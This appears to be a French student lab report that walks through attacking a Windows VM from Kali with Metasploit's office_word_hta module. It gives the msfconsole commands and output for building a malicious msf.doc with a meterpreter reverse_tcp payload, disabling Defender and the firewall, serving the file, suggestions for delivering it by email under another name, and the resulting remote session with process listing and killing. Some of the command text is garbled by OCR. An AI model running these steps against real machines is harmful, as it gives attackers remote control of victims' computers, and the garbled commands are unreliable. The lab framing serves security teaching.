



1 Connectivité Des Machines Virtuelles




Connectivité

D'après les captures d'écran, on remarque que les adresses IP des machines sont :

- **Windows** : 192.168.100.13
- **Kali Linux** : 192.168.100.15

Et le ping est réussi, donc il y a une connectivité.


2 Désactivation des pare-feu et Windows Defender



Pourquoi Les Désactiver

On les désactive parce que Windows Defender détecte les signatures et patterns des programmes et virus malveillants, tandis que le pare-feu empêche les communications non autorisées avec la machine de l'attaquant, qu'elles soient entrantes ou sortantes. Cette désactivation permet au payload d'exécuter ses actions sans être détecté et facilite l'établissement d'une connexion reverse TCP entre la machine victime et celle de l'attaquant.

3 Installation Office 2013



L'installation

Installation via le lien : <https://www.malavida.com/en/soft/microsoft-office-2013/download> , et on aura besoin de 7-zip pour unzip le fichier : <https://www.7-zip.org/> , apres telechargement on mount le fichier.

4 Payload & Handler

```
[kali@kali:~]# msfconsole
Metasploit tip: Use the resource command to run commands from a file

[*]
oOwMMMMMMMMMMMMMMMMMMMMMMMd,
'NMMMMMMMMMMMMMMMMMMMMMMMMMwx,
:KMMMMMMMMMMMMMMMMMMMMMMMMMMMMMX;
.cKMMMMMMMMMMMMMMMMWNWMMMMMMMMMMMMMX,
lMMMMMMMMMMMMMXd:.. ..:dKMMMMMMMMMMMMMO
xMMMMMMMMMMwd. .oNMMMMMMMMMMX
oNMMMMMMMMMMx. dMMMMMMMMMMX
WMMMMMMMMM: :AMMMMMMMM,
xMMMMMMMMMo lMMMMMMMMMO
AMMMMMMMMMW ,cccccoMMMMMMMMMWlccccc;
AMMMMMMMMMX ;KMMMMMMMMMMMMMMMMMMX;
AMMMMMMMMMW ,KMMMMMMMMMMMMMMX;
xMMMMMMMMMd ,OMMMMMMMMMMMX;
WMMMMMMMMMMc ,OMMMMMMO,
lMMMMMMMMMK. .kMMO
dMMMMMMMMMMwd' ..
cMMMMMMMMMMNx'c'. #####
.oMMMMMMMMMMMMMMwnc ##+###
;MMMMMMMMMMMMMMo. ++
.dMMMMMMMMMMMMMMo +++:++
oOwMMMMMMMMMO ++
.,cdKOOk; :+:
:::++:

Metasploit

=[ metasploit v6.4.34-dev ]
+- --[ 2461 exploits - 1267 auxiliary - 431 post ]
+- --[ 1471 payloads - 49 encoders - 11 nops ]
+- --[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/windows/fileformat/office_word_hta
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/fileformat/office_word_hta) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
```

```
msf6 exploit(windows/fileformat/office_word_hrt) > show options

Module options (exploit/windows/fileformat/office_word_hrt):



| Name     | Current Setting | Required | Description                                                                                                                           |
|----------|-----------------|----------|---------------------------------------------------------------------------------------------------------------------------------------|
| FILENAME | msf.doc         | yes      | The file name.                                                                                                                        |
| SRVHOST  | 0.0.0.0         | yes      | The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses. |
| SRVPORT  | 8080            | yes      | The local port to listen on.                                                                                                          |
| SSL      | false           | no       | Negotiate SSL for incoming connections                                                                                                |
| SSLCert  |                 | no       | Path to a custom SSL certificate (default is randomly generated)                                                                      |
| URI_PATH | default.hta     | yes      | The URI to use for the HTA file                                                                                                       |



Payload options (windows/meterpreter/reverse_tcp):



| Name     | Current Setting | Required | Description                                               |
|----------|-----------------|----------|-----------------------------------------------------------|
| EXITFUNC | process         | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST    | 192.168.100.15  | yes      | The listen address (an interface may be specified)        |
| LPORT    | 4444            | yes      | The listen port                                           |



Exploit target:



| Id | Name                  |
|----|-----------------------|
| 0  | Microsoft Office Word |



View the full module info with the info, or info -d command.

msf6 exploit(windows/fileformat/office_word_hrt) > exploit

[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
msf6 exploit(windows/fileformat/office_word_hrt) >
[*] Started reverse TCP handler on 192.168.100.15:4444
[*] msf.doc stored at /home/kali/.msf6/loca1/msf.doc
[*] Using URI: http://192.168.100.15:8080/default.hta
[*] Server started.
```

Remarque & Explication

- **show option** : On remarque que le nom du fichier malveillant est `msf.doc`
- **exploit** :
 - **Exploit running as background job 0** : Cela signifie que l'exploit est lancé en tâche de fond (job 0) dans la console Metasploit. Vous pouvez continuer à utiliser la console pendant que ce job s'exécute.
 - **Exploit completed, but no session was created** : L'exploit a été exécuté, mais aucune session n'a été établie avec la machine cible. Cela peut indiquer que le payload n'a pas été déclenché ou que la connexion de retour n'a pas été effectuée.
 - **Started reverse TCP handler on 192.168.100.15:4444** : Metasploit a démarré un écouteur (handler) en mode reverse TCP à l'adresse IP 192.168.100.15 sur le port 4444. C'est sur ce port que la machine victime devra se connecter pour établir la session Meterpreter.
 - **msf.doc stored at /home/kali/.msf4/local/msf.doc** : Le fichier malveillant `msf.doc` a été généré et sauvegardé dans le répertoire `/home/kali/.msf4/local/`. Ce fichier est ce qui sera envoyé à la victime pour déclencher le payload.
 - **Using URL: https://192.168.100.15:8080/default.hta** : Le module exploite un serveur web interne pour délivrer le payload via une URL. L'URL indiquée montre que le payload (souvent sous forme de script HTA) sera servi depuis l'adresse 192.168.100.15 sur le port 8080.
 - **Server Started** : Le serveur HTTP interne de Metasploit est lancé et en attente de connexions. Ce serveur héberge le payload malveillant que la victime devra télécharger et exécuter.



5 Transfert Du Fichier Malveillant

```
(root@kali)-[~] windows/fileformat/office_wordhta
# service apache2 start, defaulting to windows/meterpreter/reverse_t
msf6 exploit(windows/fileformat/office_wordhta) > set payload windows
(payload => windows/meterpreter/reverse_tcp)

(root@kali)-[~] meterpreter/reverse_tcp
# cp /home/kali/.msf4/local/msf.doc /var/www/html show options

(root@kali)-[~] loit/windows/fileformat/office_wordhta:
# ls /var/www/html
evil.pdf index.html index.nginx-debian.html msf.doc

(root@kali)-[~]
# LHOST 0.0.0.0 yes The file name.
LURI yes The local host or network interface.
SRVPORT 8080 yes The local port to listen on.
SSL false no Negotiate SSL for incoming connections.
```



Transfert de fichiers malveillants

- On peut transférer le fichier à l'utilisateur sous un nom différent par email, lien, programme qui force l'installation, etc.

6 Reverse_Shell

```
File Actions Edit View Help
[*] Using URL: http://192.168.100.15:8080/default.hta
[*] Server started.
[*] Sending stage (177734 bytes) to 192.168.100.13
[*] Meterpreter session 1 opened (192.168.100.13:4444) -> 192.168.100.13:51798 at 2025-04-12 03:00:33 -0400

msf6 exploit(windows/office_word_hta) > sessions -i 1
[*] Invalid session identifier 1
msf6 exploit(windows/office_word_hta) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > pwd
C:\Windows\System32
meterpreter > execute -f notepad.exe
Process 3888 created.
meterpreter > ps


Process List


| PID  | PPID | Name               | Arch | Session | User                          | Path                                                                                      |
|------|------|--------------------|------|---------|-------------------------------|-------------------------------------------------------------------------------------------|
| 0    | 0    | [System Process]   |      |         |                               |                                                                                           |
| 4    | 0    | System             | x64  | 0       |                               |                                                                                           |
| 92   | 4    | Registry           | x64  | 0       |                               |                                                                                           |
| 384  | 4    | smss.exe           | x64  | 0       |                               |                                                                                           |
| 360  | 628  | svchost.exe        | x64  | 0       | NT AUTHORITY\SYSTEM           | C:\Windows\System32\svchost.exe                                                           |
| 412  | 480  | Ctss.exe           | x64  | 0       |                               |                                                                                           |
| 488  | 480  | wininit.exe        | x64  | 0       |                               |                                                                                           |
| 486  | 480  | Ctss.exe           | x64  | 1       |                               |                                                                                           |
| 556  | 480  | winlogon.exe       | x64  | 1       | NT AUTHORITY\SYSTEM           | C:\Windows\System32\winlogon.exe                                                          |
| 680  | 628  | svchost.exe        | x64  | 0       | NT AUTHORITY\SYSTEM           | C:\Windows\System32\svchost.exe                                                           |
| 624  | 628  | svchost.exe        | x64  | 0       | NT AUTHORITY\LOCAL SERVICE    | C:\Windows\System32\svchost.exe                                                           |
| 628  | 488  | services.exe       | x64  | 0       |                               |                                                                                           |
| 648  | 488  | lsass.exe          | x64  | 0       | NT AUTHORITY\SYSTEM           | C:\Windows\System32\lsass.exe                                                             |
| 660  | 628  | svchost.exe        | x64  | 0       | NT AUTHORITY\LOCAL SERVICE    | C:\Windows\System32\svchost.exe                                                           |
| 748  | 628  | svchost.exe        | x64  | 0       | NT AUTHORITY\SYSTEM           | C:\Windows\System32\svchost.exe                                                           |
| 756  | 748  | SearchApp.exe      | x64  | 1       | DESKTOP-K8GCTSA\Administrator | C:\Windows\SystemApps\Microsoft.Windows.Search_cw5n1ht2xyew\SearchApp.exe                 |
| 768  | 556  | fontdrvhost.exe    | x64  | 1       | Font Driver Host\UMFD-1       | C:\Windows\System32\fontdrvhost.exe                                                       |
| 772  | 488  | fontdrvhost.exe    | x64  | 0       | Font Driver Host\UMFD-0       | C:\Windows\System32\fontdrvhost.exe                                                       |
| 872  | 628  | svchost.exe        | x64  | 0       | NT AUTHORITY\NETWORK SERVICE  | C:\Windows\System32\svchost.exe                                                           |
| 948  | 556  | dmn.exe            | x64  | 1       | Window Manager\DMN-1          | C:\Windows\System32\dmn.exe                                                               |
| 988  | 3528 | conhost.exe        | x64  | 1       | DESKTOP-K8GCTSA\Administrator | C:\Windows\System32\conhost.exe                                                           |
| 1072 | 8188 | msedgewebview2.exe | x64  | 1       | DESKTOP-K8GCTSA\Administrator | C:\Program Files (x86)\Microsoft\EdgeWebView\Application\135.0.3179.54\msedgewebview2.exe |
| 1144 | 628  | svchost.exe        | x64  | 0       | NT AUTHORITY\LOCAL SERVICE    | C:\Windows\System32\svchost.exe                                                           |
| 1156 | 6836 | chrome.exe         | x64  | 1       | DESKTOP-K8GCTSA\Administrator | C:\Program Files\Google\Chrome\Application\chrome.exe                                     |
| 1268 | 628  | svchost.exe        | x64  | 0       | NT AUTHORITY\LOCAL SERVICE    | C:\Windows\System32\svchost.exe                                                           |


```

```
3236 628 uhsvc.exe x64 0 NT AUTHORITY\SYSTEM C:\Program Files\Microsoft Update Health Tools\uhsvc.exe
3240 3608 cmd.exe x64 1 DESKTOP-K8GCTSA\Administrator C:\Windows\System32\cmd.exe
3280 8188 msedgewebview2.exe x64 1 DESKTOP-K8GCTSA\Administrator C:\Program Files (x86)\Microsoft\EdgeWebView\Application\135.0.3179.54\msedgewebview2.exe
5312 3608 WMI.exe x64 1 DESKTOP-K8GCTSA\Administrator C:\Program Files\Microsoft Office\Office15\WMI.exe
5376 628 svchost.exe x64 0 DESKTOP-K8GCTSA\Administrator C:\Windows\System32\SecurHealthSystray.exe
5448 3608 SecurityHealthSystray.exe x64 1 DESKTOP-K8GCTSA\Administrator C:\Windows\System32\SecurHealthSystray.exe
5448 628 SecurityHealthService.exe x64 0 NT AUTHORITY\SYSTEM C:\Windows\System32\svchost.exe
5608 628 svchost.exe x64 0 DESKTOP-K8GCTSA\Administrator C:\Program Files\Google\Chrome\Application\chrome.exe
5720 6036 chrome.exe x64 1 DESKTOP-K8GCTSA\Administrator C:\Program Files\Google\Chrome\Application\chrome.exe
5916 6036 chrome.exe x64 1 DESKTOP-K8GCTSA\Administrator C:\Program Files\Google\Chrome\Application\chrome.exe
5968 6036 chrome.exe x64 1 DESKTOP-K8GCTSA\Administrator C:\Program Files\Google\Chrome\Application\chrome.exe
6036 1888 chrome.exe x64 1 DESKTOP-K8GCTSA\Administrator C:\Program Files\Google\Chrome\Application\chrome.exe
6172 6036 chrome.exe x64 1 DESKTOP-K8GCTSA\Administrator C:\Program Files\Google\Chrome\Application\chrome.exe
6400 748 RuntimeBroker.exe x64 1 DESKTOP-K8GCTSA\Administrator C:\Windows\System32\RuntimeBroker.exe
6436 748 dlhost.exe x64 1 DESKTOP-K8GCTSA\Administrator C:\Windows\System32\dlhost.exe
6468 628 SearchIndexer.exe x64 0 NT AUTHORITY\SYSTEM C:\Windows\System32\SearchIndexer.exe
6478 6036 chrome.exe x64 1 DESKTOP-K8GCTSA\Administrator C:\Program Files\Google\Chrome\Application\chrome.exe
6464 6036 chrome.exe x64 1 DESKTOP-K8GCTSA\Administrator C:\Program Files\Google\Chrome\Application\chrome.exe
6836 8188 msedgewebview2.exe x64 1 DESKTOP-K8GCTSA\Administrator C:\Program Files (x86)\Microsoft\EdgeWebView\Application\135.0.3179.54\msedgewebview2.exe
6964 6036 chrome.exe x64 1 DESKTOP-K8GCTSA\Administrator C:\Program Files\Google\Chrome\Application\chrome.exe
6952 748 TextInputHost.exe x64 1 DESKTOP-K8GCTSA\Administrator C:\Windows\SystemApps\Microsoft.Windows.Client_C85_cw5n1ht2xyew\TextInputHost.exe
7064 748 ApplicationFrameHost.exe x64 1 DESKTOP-K8GCTSA\Administrator C:\Windows\System32\ApplicationFrameHost.exe
7456 6036 chrome.exe x64 1 DESKTOP-K8GCTSA\Administrator C:\Program Files\Google\Chrome\Application\chrome.exe
7508 748 dlhost.exe x64 1 DESKTOP-K8GCTSA\Administrator C:\Windows\System32\dlhost.exe
7768 5248 conhost.exe x64 1 DESKTOP-K8GCTSA\Administrator C:\Windows\System32\conhost.exe
7768 3608 csdhost.exe x64 1 DESKTOP-K8GCTSA\Administrator C:\Windows\System32\csdhost.exe
7888 748 dlhost.exe x64 1 DESKTOP-K8GCTSA\Administrator C:\Windows\System32\dlhost.exe
7996 4968 msedge.exe x64 1 DESKTOP-K8GCTSA\Administrator C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe
8188 756 msedgewebview2.exe x64 1 DESKTOP-K8GCTSA\Administrator C:\Program Files (x86)\Microsoft\EdgeWebView\Application\135.0.3179.54\msedgewebview2.exe
8244 4968 msedge.exe x64 1 DESKTOP-K8GCTSA\Administrator C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe
8392 6036 chrome.exe x64 1 DESKTOP-K8GCTSA\Administrator C:\Program Files\Google\Chrome\Application\chrome.exe
9024 6036 chrome.exe x64 1 DESKTOP-K8GCTSA\Administrator C:\Program Files\Google\Chrome\Application\chrome.exe

meterpreter > kill 1332
Killing: 1332
meterpreter > kill 1868
Killing: 1868
meterpreter > kill 5248
Killing: 5248
meterpreter >
```



Remarque

- Après que l'utilisateur ouvre le fichier `msf.doc`, le payload s'exécute et l'on peut alors démarrer une session de type `reverse.shell`.